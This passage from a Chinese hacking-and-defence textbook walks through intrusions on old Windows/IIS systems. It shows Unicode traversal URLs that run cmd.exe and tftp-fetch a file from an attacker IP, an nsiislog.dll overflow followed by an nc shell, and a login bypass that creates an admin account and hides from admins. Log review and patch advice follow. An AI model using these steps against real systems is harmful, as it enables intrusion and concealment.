
127.0.0.1为那个黑客的IP; 命令行中的c:\inetpub\scripts\为目标主机服务器目录, 要看主机的具体情况而定。黑客输入上面这一行命令的目的是把ncx99.exe上传到目标主机, 并改名为xr.exe(可能是其它名字, 可以随意改的)。

- Step 4 一般情况下要过大概3分钟左右, IE浏览器左下角会显示完成, 红色漏斗消失, 此时ncx99.exe已经上传到目标主机c:\inetpub\scripts\目录, 并成功改名为xr.exe。
- Step 5 再使用如下调用来执行xr.exe(即ncx99.exe文件) http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+c:\inetpub\scripts\xr.exe。此时这个黑客就可以telnet 216.246.X.X了。
- Step 6 以后就看该黑客怎么使用这台机器了, 上传什么控制文件也由他自己决定。


在此所提到的只是黑客们常用的一个方法, 具体怎么做就看那个黑客的了。

第4章 基于系统漏洞的入侵与防范


【案例4-4】利用Unicode漏洞入侵




Step 1 首先使用X-Scan扫描目的地址，是否存在漏洞，通过扫描发现，IP为61.179.112.130的主机存在IIS CGI文件名错误解码漏洞。




Step 2 因为使用X-Scan发现的漏洞地址为“/scripts/../../winnt/system32/cmd.exe?/c+dir”，打开浏览器，输入：“http://61.179.112.130/scripts/../../winnt/system32/cmd.exe?/c+dir”，回车后出现目的主机的目录以及文件。



Step 3 然后把目的主机系统目录下的cmd.exe文件拷贝到虚拟目录scripts下任意文件名，例如：ccc.exe。在浏览器地址栏中输入“http://61.179.112.130/scripts/../../winnt/system32/c+copy%20c:\winnt\system32\cmd.exe%20c:\interpub\scripts\ccc.exe”，上传成功后，提示“1 file(s) copied.”。




Step 4 此时再在地址栏中输入地址：“http://61.179.112.130/scripts/../../winnt/system32/cmd.exe?/c+dir”，查看虚拟目录中的文件和文件夹，发现文件ccc.exe。




Step 5 下面我们来检查ccc.exe文件是否能够被调用，在浏览器地址栏中输入“http://61.179.112.130/scripts/../../winnt/system32/ccc.exe?/c+dir”，发现调用成功。




Step 6 使用tftp软件上传一个idq.dll文件到目的主机，首先运行“TFTP32”。




Step 7 如果本机使用的是ADSL上网，每次拨号连接后，分配的IP地址都不一样，所以使用ipconfig命令，查看本机ip地址。



Step 8 在浏览器地址栏中输入“http://61.179.112.130/scripts/..%u0025c../winnt/system32/coc.exe?/c+ tftp -i 218.58.37.149 get idq.dll c:\inetpub\scripts\idq.dll”。按下“Enter”键，TFTP32就开始上传。



Step 9 此时浏览器又会出现CGI Error页面。



Step 10 再次使用“http://61.179.112.130/scripts/..%u0025c../winnt/system32/coc.exe?/c+dir”，查看目的主机文件目录和文件，确保idq.dll文件已经上传成功。



Step 11 上传idq.dll文件的目的是执行ispc命令。输入命令“ispc 61.179.112.130 /scripts/idq.dll”。

稍等片刻,出现“C:\WINNT\system32”提示符,就说明已经入侵成功,接下来可以使用“net user”命令进行查看、添加、修改系统用户等操作。



【延伸知识】:idq.dll文件

DLL文件:idq 或者 idq.dll

DLL名称:Microsoft Indexing Service ISAPI Extension

描述:idq.dll是ISAPI索引相关文件。

属于:Microsoft Windows 系统 DLL文件。

4.3.4 解决Unicode漏洞的措施

如果有人利用Unicode漏洞进入目标主机,并执行过Ftp命令,例如到某个Ftp站点下载过文件,是会被记录下来的,不要以为他删除那个文件或给文件改名就可以逃脱入侵的证据了。

在目标主机的winnt/system32/logfiles /msftpsvc1目录下,可以找到运行Ftp的日志,如果有人执行过Ftp命令,在日志文件里可以看到类似下面的记录(其中127.0.0.1为日志中记载的入侵者的IP):

```
11:49:19 127.0.0.1 [2]USER xiaorong 331
11:49:19 127.0.0.1 [2]PASS - 230
11:49:19 127.0.0.1 [2]sent /lucky.txt 226
11:49:19 127.0.0.1 [2]QUIT - 226
```

这样你就可以通过这个记录来发现他的IP,再溯本追源来抓住他。

另外,在winnt\system32\logfiles \w3svc1\目录里保留有web访问记录,如果曾经被人利用Unicode漏洞访问过,可以在日志里看到类似下面的记录(其中127.0.0.1为日志中记载的入侵者的IP):

```
11:36:18 127.0.0.1 GET /scripts/../../winnt/
system32/cmd".exe 401
```

```
11:36:18 127.0.0.1 GET /scripts/../../winnt/
system32/cmd".exe 200
```

如果有人曾经执行过copy、del、echo、bat等具有入侵行为的命令时,会有如下记录:

```
11:37:27 127.0.0.1 GET /scripts/../../winnt/
system32/cmd".exe 401
```

```
11:37:27 127.0.0.1 GET /scripts/../../winnt/
system32/cmd".exe 502
```

是不是一清二楚呢?虽然狡猾的黑客(高手)还会有其它应对方法的,但是经常查看日志文件,却是有百利而无一害!

只用上面的方法太被动了,还是主动些先解决了Unicode漏洞为好,下面为你提供了两种方案。

1.简单解决方案

(1) 限制网络用户访问和调用cmd的权限。

(2) 在Scripts、Msadc目录没必要使用的情况下,删除该文件夹或者改名。

(3) 安装NT系统时不要使用默认WINNT路径,比如可以改名为lucky或者其他名字。

2.最好的解决办法

最好的方法当然是下载微软提供的补丁了。可以从如下地址下载补丁:

对于IIS 4.0到这里:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

对于IIS 5.0到这里:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

4.4 远程缓冲区溢出漏洞

缓冲区溢出攻击之所以常见,是因为它易于实现,这完全是软件发展史上不可避免的问题。缓冲区漏洞是程序员在编写程序时未检查内存空间,导致内存泄漏而引起。

4.4.1 缓冲区溢出的原理

缓冲溢出是一种系统攻击的手段,借着在程序缓冲区编写超出其长度的代码,造成溢出,从而破坏其堆栈,使程序执行攻击者在程序地址空间中早已安排好的代码,以达到其目的。一般黑客攻击root程序,然后执行类似exec(sh)的代码获得root的shell。它造成了两种严重的后果:

(1) 覆盖堆栈的相邻单元. 使程序执行失败,严重可导致系统崩溃。

(2) 可执行认识指令代码,最后获得系统root特权限。

现在很多人使用C或C++编写程序,但同时太多的人忽略了对其的数组边界检查和类型安全检查,所以现今的大多数溢出都和C语言有关,C语言中有可能产生溢出的函数有:char s[n], strlen(s), strcpy(dst, src), p = malloc(n), strcat(s, suffix)等等,所以我们要尽可能地避免使用这些危险函数,即使使用,也一定要做严格的检查。

为便于读者理解,下面我们来看一个简单的程序:

```
/*
 * example.c
 * written by Devil_Angel <Devil___
Angel@126.com>
 * gcc -o example example.c
 */
void func(char * str)
{
    char buf[8];
    strcpy(buf, str);
}
```

```
printf("%sn",buf);
}

int main(int argc, char * argv[])
{
    If(argc >1)
    Func(argv[1]);
} //end of main
```

该程序在输入时,并没有对str的大小进行检查便直接送入数组buf,一旦输入超出buf长度,就产生了最简单的溢出,当然象这样的溢出一般只会出现Segmentation fault错误,而不能达到攻击的目的。这里并没有进一步深入分析,只是让大家对溢出有一个大概的概念,在以后将会对其做进一步的分析。

4.4.2 缓冲区溢出漏洞的攻击方式

最常见的攻击手段是通过制造缓冲区溢出使程序运行一个用户shell,在通过shell执行其他命令。若该程序输入root且有suid权限的话,攻击者就获得了一个有root权限的shell,此时就可以对系统进行随意操作了。

下面我来介绍一下如何控制程序跳转到攻击代码:

1. 打开记录(Activation Records)

在程序中,每一个函数调用发生,在堆栈中会留下一个Activation Records,它包括函数结束时返回的地址,攻击者通过溢出这些自动变量,使地址指向攻击程序代码。通过改变程序的返回地址,当调用结束时,程序就跳到攻击者设定的地址,而不是原地址。这类溢出被称为 stacks mashing attack。

2. 函数指针(Function Pointers)

void(*foo)定义一个返回函数指针的变量foo,Function Pointers用来定位任何地址空间。所以只需在任何空间内的Function Pointers附近找到一个能溢出的缓冲区,然后溢出它来改变Function Pointers。在某时刻,当程序通过Function Pointers调用函数时,程序的流程就按黑客的意图实现了(典型的溢出程序有:Linux下的Superprobe

程序)。

3. 长跳转缓冲区(Longjmpbuffers)

在C语言中,包含了一个简单的检验/恢复系统,称为setjmp/longjmp。即在检验点设定setjmp(buffer),用longjmp(buffer)恢复。但若攻击者能够进入缓冲区空间,则longjmp(buffer)实际上跳转到攻击者的程序代码。像Function Pointers,, longjmp缓冲区能指向任何地方,所以攻击者要做的就是找到一个可供溢出的buffer即可。

最常见的是在一个字符串中综合了代码植入和打开记录。攻击者定位或提供溢出的自动变量,然后向程序传一个超大字符串,在引发buffer溢出改变打开记录时植入程序代码,由此达到入侵系统的目的。

【案例4-5】例用nsiislog.dll溢出漏洞夺shell

Windows 2000实现了记录客户端相关的信息的功能,此功能由IIS ISAPI扩展nsiislog.dll完成,如果服务器安装了Media Services,则nsiislog.dll被安装在IIS的脚本目录里。

nsiislog.dll在处理客户的请求时存在漏洞,远程攻击者通过发送特殊构造的请求给服务器造成缓冲区溢出导致IIS处理失败或以IIS进程的权限执行任意指令。nsiislog.dll漏洞的查找方法是查找1755端口,使用的软件为SuperScan。



Step 1 运行SuperScan,在SuperScan主界面中填入扫描的IP地址段和扫描的端口,点击“开始”按钮,开始对主机进行扫描。




Step 2 扫描完成后,点击“整理IP”按钮,对已经扫描出有漏洞的主机进行筛选。上图中,IP地址为210.82.89.94和210.82.89.97的主机就是两台存在漏洞的主机。这里我们选择210.82.89.94进行攻击。



Step 3 接下来溢出,使用工具为media.exe。打开命令行,进入media.exe的存放目录,输入“media.exe 210.82.89.94 -p 80 -r /scripts/nsiislog.dll”。返回值为Target exploited,表示溢出成功。溢出后得到shell,端口是34816。下面我们使用nc连接。





Step 4 使用nc连接

Step 4 进入nc所在的目录F:\wv，输入命令“nc -vv 210.82.89.94 34816”，等待片刻后，连接成功。

【延伸知识】:media工具命令

格式:media ip -p 端口 -r 路径

默认端口:80

默认路径:\scripts\nsiislog.dll

所有溢出格式是:“media.exe 210.82.89.94 -p 80 -r \scripts\nsiislog.dll”

4.4.3 缓冲区溢出漏洞的防范

对付缓冲区溢出攻击的方法不少,但常见的也是最重要有以下四种方式:

1. 编写严格的代码

编写正确严格的代码是一件有意义但非常耗时的工作,有C程序设计或汇编语言经验的人会有体会,尽管软件的发展经历了不短的时间了,但漏洞程序依旧存在,因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全的程序。例如高级查错工具,如faultinjection等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。但由于C语言的特点,这些工具不可能找出所有的缓冲区溢出漏洞。所以,纠错技术只能用来减少缓冲区溢出漏洞,并不能完全地消除其存在。错误的消除还是要靠程序员来编写。

2. 不可执行堆栈数据段

通过操作系统时数据地址空间不可执行,从而使得攻击者不能执行被植入的攻击代码,但攻击者不一定是非要植入攻击代码来实现缓冲区溢出的攻击,所以这种方法还是存在很多弱点的。

3. 利用程序编译器的边界检查

植入代码是引起缓冲区溢出的一个方面,改变程序执行流程是另一方面。而利用编译器边界检查则使得缓冲区溢出不可能实现,从而完全消除了缓冲区溢出的威胁,但相对而言代价较大。

4. 指针完整性检查

程序指针完整性检查和边界检查略微不同。程序指针完整性检查在程序指针被改变之前检测。因此,即便攻击者成功改变了程序的指针,也会因先前检测到指针的改变而失效,这样虽然不能解决所有问题,但它的确阻止了大多数的缓冲区攻击,而且这种方法在性能上有很大的优势,兼容性也很好。

从长远来看,要想从根本上消除缓冲区溢出攻击,需要对编程模式或CPU体系的基础性修改才能解决问题。不过,随着信息技术的飞速发展,人们对网络安全的重视程度不断加深,缓冲区溢出攻击总会有解决的一天。

4.5 Windows2000输入法漏洞的利用

我们知道,Windows2000中文简体版存在的输入法漏洞,可以使本地用户绕过身份验证机制而进入系统内部。

经实验,Windows 2000中文简体版的终端服务,在远程操作时仍然存在这一漏洞,而且危害更大。

Windows 2000的终端服务功能,能使系统管理员对Windows 2000进行远程操作,采用的是图形界面,用户在远程控制计算机时其功能与在本地使用一样,其默认端口为3389,用户只要装了Windows 2000的客户端连接管理器就能与开启了该服务的计算机相联。因此这一漏洞使终端服务成为WIN2000的合法木马。

第4章 基于系统漏洞的入侵与防范


【案例4-6】Windows 2000 输入法漏洞入侵示例

这次我们要用到的工具有：
SUPERSCAN2.03 WIN2000终端服务客户端。下面我们来看看是怎么入侵的。

具体操作步骤如下：



Step 1 首先要做的是找到一台存在3389端口漏洞的主机，这是Superscan上场的时候了。在开始处填上你要扫描的IP地址段，结束处填上结束的IP地址段，如果你的网速和机器配置并不高的话，请不要扫描多个IP地址段。




Step 2 假设我们现在已经得到一台存在3389漏洞的主机，现在我们要做的是进入到他的计算机中。我们需要在服务器处填上我们刚才扫描得到的3389端口主机，屏幕区域：640×480 800×600 1024×768……这个是我们连接上去以后在自己机器上显示的分辨率，建议为：800×600。在启用数据压缩处打上勾，其他的使用默认。然后单击“连接”按钮，我们就可以看到熟悉的Windows 2000登录界面了。




Step 3 接下来要做的就是利用输入法漏洞为我们创建一个用户，并加入到 administrators组中去，或者将guset激活。建议激活guset，因为这样不容易被网管发现。


用终端连接器连接上几秒钟后，屏幕上显示出Windows 2000登录界面(如果发现是英文或繁体中文版，请放弃，然后另换一个地址)。然后用Ctrl+Shift快速切换输入法，切换至全拼，这时在登录界面左下角将出现输入法状态条(如果没有出现，请耐心等待，因为对方的数据流传输还有一个过程)。用右键点击状态条上的微软徽标，弹出“帮助”(如果发现“帮助”呈灰色，放弃，因为对方很可能发现并已经补上了这个漏洞)中的计算机依然存在3389漏洞，帮助我们还可以使用。




Step 4 打开“帮助”一栏中“操作指南”，在最上面的任务栏点击右键，会弹出一个菜单，打开“跳至URL”。此时将出现WIN2000的系统安装路径和需要我们填入的路径的空白栏。例如，操作系统安装在C盘上，就在空白栏中填入“c:\winnt\system32”。当然也不一定对方的2000是安装在C盘，如果出错的话，可以用file:///c:查看C盘的文件名，很多用户装的是双操作系统，例如C装Windows 98，D装Windows 2000，也可以根据具体的位置定义跳转URL，我们这里的主机2000是安装在D盘上的，我们填入“d:\winnt\system32”。




Step 5 然后单击“确定”按钮，就会在右边窗口出现提示，单击“显示文件”，于是我们就成功地绕过了身份验证，进入了系统的SYSTEM32目录。




Step 6 现在我们要获得一个账号，成为系统的合法用户。在该目录下找到“net.exe”，为“net.exe”创建一个快捷方式，右键点击该快捷方式，在“属性”→“目标”→“d:\winnt\system32\net.exe”后面空一格，填入“user guest active :yes”，然后点按“确定”按钮。这一步骤目的在于用net.exe激活被禁止使用的guest账户，也可以利用“user 用户名密码 /add”，创建一个新账号。



Step 7 这里将带领各位建立一个用户名为WINADMIN的用户。找到NET这个文件右键→“创建快捷方式”→“属性”，然后添加用户。这里建立了一个名字为WINADMIN的用户，然后就是改变WINADMIN的密码，用到的命令是：net user winadmin xxxx XXXX是你要设置的密码。运行后可能没有什么反应，但是实际上已经添加了这个用户了。



Step 8 上一步我们添加了WINADMIN这个用户，但是光有一个普通用户的权限是不够的，我们需要提升一下自己的权限，也就是把我们添加到管理员组中去。再运行一下，现在我们已经可以进入他的电脑了。



Step 9 连接到对方计算机上去。这里使用终端连接器连接上去，填入刚才建立的用户和密码，然后……总之就象使用自己的电脑一样。我们可以利用这台电脑为我们干很多事情，也可以当做跳板利用。

Step 10 最后登录进入注册表，修改\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\DontDisplayLastUserName键的键值为1，这样网管就不会查到你了。

4.6 本章习题

一、选择题

- 1.漏洞的产生的原因有()
 - A.编程人员的人为因素
 - B.编写错误
 - C.计算机硬件故障
 - D.误用开发软件
- 2.不是Windows系统中的安全隐患有()
 - A.扩展名欺骗
 - B.UNC(通用命名规范)路径支持
 - C.设备文件名问题
 - D.采用开放式的设计

二、填空题

- 1.系统漏洞又称_____,对用户造成的不良后果如下所述:如漏洞被恶意用户利用,会造成信息泄漏,如黑客攻击网站即利用网络服务器操作系统的漏洞。
- 2.缓冲溢出是一种系统攻击的手段,借着在,造成_____溢出,从而破坏其堆栈,使程序执行攻击者在程序地址空间中早已安排好的代码,以达到其目的。

三、问答题

- 1.Unicode漏洞攻击的原理是什么?
- 2.缓冲区溢出漏洞的攻击方式有哪些?

第 5 章

基于木马的入侵与防范

重点讲解

- 木马的原理
- 植入木马
- 常见木马攻防实例

木马,也称特洛伊木马,英文名称为Trojan。其本身就是为了入侵个人电脑才出现的,木马在电脑工作的时候是很隐蔽的,不会在电脑的屏幕上显示出任何痕迹。本章从木马的基本原理入手,进而了解木马的具体攻击过程,以做到有效地防范木马。

本章导读

5.1 木马攻击原理

特洛伊木马(以下简称木马),英文叫做“Trojan horse”,其名称取自希腊神话的特洛伊木马记。它是指通过一段特定的程序(木马程序)来控制另一台计算机。木马通常有两个可执行程序:一个是客户端,即控制端,另一个是服务端,即被控制端。木马的设计者为了防止木马被发现,而采用多种手段隐藏木马。木马的服务一旦运行并被控制端连接,其控制端将享有服务端的大部分操作权限,例如给计算机增加口令,浏览、移动、复制、删除文件,修改注册表,更改计算机配置等。

木马是一种基于远程控制的黑客工具,具有隐蔽性和非授权性的特点。所谓隐蔽性是指木马的设计者为了防止木马被发现,会采用多种手段隐藏木马,这样服务端即使发现感染了木马,由于不能确定其具体位置,往往只能望“马”兴叹。所谓非授权性是指一旦控制端与服务端连接后,控制端将享有服务端的大部分操作权限,包括修改文件,修改注册表,控制鼠标,键盘等等,而这些权力并不是服务端赋予的,而是通过木马程序窃取的。

从木马的发展来看,基本上可以分为两个

阶段:

最初网络还处于以UNIX平台为主的时期,木马就产生了,当时的木马程序的功能相对简单,往往是将一段程序嵌入到系统文件中,用跳转指令来执行一些木马的功能,在这个时期木马的设计者和使用者大都是些技术人员,必须具备相当的网络和编程知识。

而后随着Windows平台的日益普及,一些基于图形操作的木马程序出现了,用户界面的改善,使使用者不用懂太多的专业知识就可以熟练的操作木马,相对的木马入侵事件也频繁出现,而且由于这个时期木马的功能已日趋完善,因此对服务端的破坏也更大了。

所以所木马发展到今天,已经无所不用,一旦被木马控制,你的电脑将毫无秘密可言。

5.1.1 木马的分类

在介绍木马的分类之前先看看木马的功能。

1. 木马的功能

木马和病毒都是一种人为的程序,都属于电脑病毒,但它们也有区别,木马的作用是赤裸裸的偷偷监视别人和盗窃别人密码,数据等,如盗窃管理员密码、子网密码搞破坏,或者偷窃上网密

码用于它用,游戏账号、股票账号、甚至网上银行账户等。达到偷窥别人隐私和得到经济利益的目的。所以木马的作用比早期的电脑病毒更加有用。更能够直接达到使用者的目的。导致许多别有用心程序开发者大量的编写这类带有偷窃和监视别人电脑的侵入性程序,这就是目前网上大量木马泛滥成灾的原因。鉴于木马的这些巨大危害性和它与早期病毒的作用性质不一样,所以木马虽然属于病毒中的一类,但是要单独的从病毒类型中间剥离出来。独立的称之为“木马”程序。

“木马”程序是目前比较流行的病毒文件,与一般的病毒不同,它不会自我繁殖,也并不“刻意”地去感染其他文件,它通过将自身伪装吸引用户下载执行,向施种木马者提供打开被种者电脑的门户,使施种者可以任意毁坏、窃取被种者的文件,甚至远程操控被种者的电脑。“木马”与计算机网络中常常要用到的远程控制软件有些相似,但由于远程控制软件是“善意”的控制,因此通常不具有隐蔽性;“木马”则完全相反,木马要达到的是“偷窃”性的远程控制,如果没有很强的隐蔽性的话,那就是“毫无价值”的。

一个完整的“木马”程序包含了两部分:“服务器”和“控制器”。植入被种者电脑的是“服务器”部分,而所谓的“黑客”正是利用“控制器”进入运行了“服务器”的电脑。运行了木马程序的“服务器”以后,被种者的电脑就会有一个或几个端口被打开,使黑客可以利用这些打开的端口进入电脑系统,安全和个人隐私也就全无保障了。

2. 木马的种类

(1)破坏型

它的主要功能就是破坏并且删除文件,可以自动的删除电脑上的DLL、INI、EXE文件。

(2)密码发送型

找到隐藏密码并把它们发送到指定的信箱。有人把自己的各种密码以文件的形式存放在计算机中,也有人喜欢用Windows提供的密码记忆功能。许多黑客软件可以寻找到这些文件,把它们送到黑客手中,也有些黑客软件长期潜伏,记录操作者的键盘操作,从中寻找有用的密码。

(3)远程访问型

最广泛的是特洛伊马,只需运行服务端程序,如果客户端知道服务端的IP地址,就可以实现远程控制。

(4)键盘记录木马

这种特洛伊木马是非常简单的。它们只做一件事情,就是记录受害者的键盘敲击并且在LOG文件里查找密码。

(5)DoS攻击木马

随着DoS攻击越来越广泛的应用,被用作DoS攻击的木马也越来越流行起来。当你入侵了一台机器,给他种上DoS攻击木马,那么日后这台计算机就成为你DoS攻击的最得力助手。你控制的肉鸡数量越多,你发动DoS攻击取得成功的机率就越大。所以,这种木马的危害不是体现在被感染计算机上,而是体现在攻击者可以利用它来攻击一台又一台计算机,给网络造成很大的伤害和带来损失。

(6)代理木马

黑客在入侵的同时掩盖自己的足迹,谨防别人发现自己的身份是非常重要的,因此,给被控制的肉鸡种上代理木马,让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马,攻击者可以在匿名的情况下使用Telnet, ICQ, IRC等程序,从而隐蔽自己的踪迹。

(7)FTP木马

这种木马是最简单和古老的木马了,它的唯一功能就是打开21端口,等待用户连接。现在新FTP木马还加上了密码功能,这样,只有攻击者本人才知道正确的密码,从而进入对方计算机。

(8)程序杀手木马

上面的木马功能虽然形形色色,不过到了对方机器上要发挥自己的作用,还要通过防木马软件这一关才行。常见的防木马软件有ZoneAlarm, Norton AntiVirus等。程序杀手木马的功能就是关闭对方机器上运行的这类程序,让其木马更好地发挥作用。

(9)反弹端口型木马

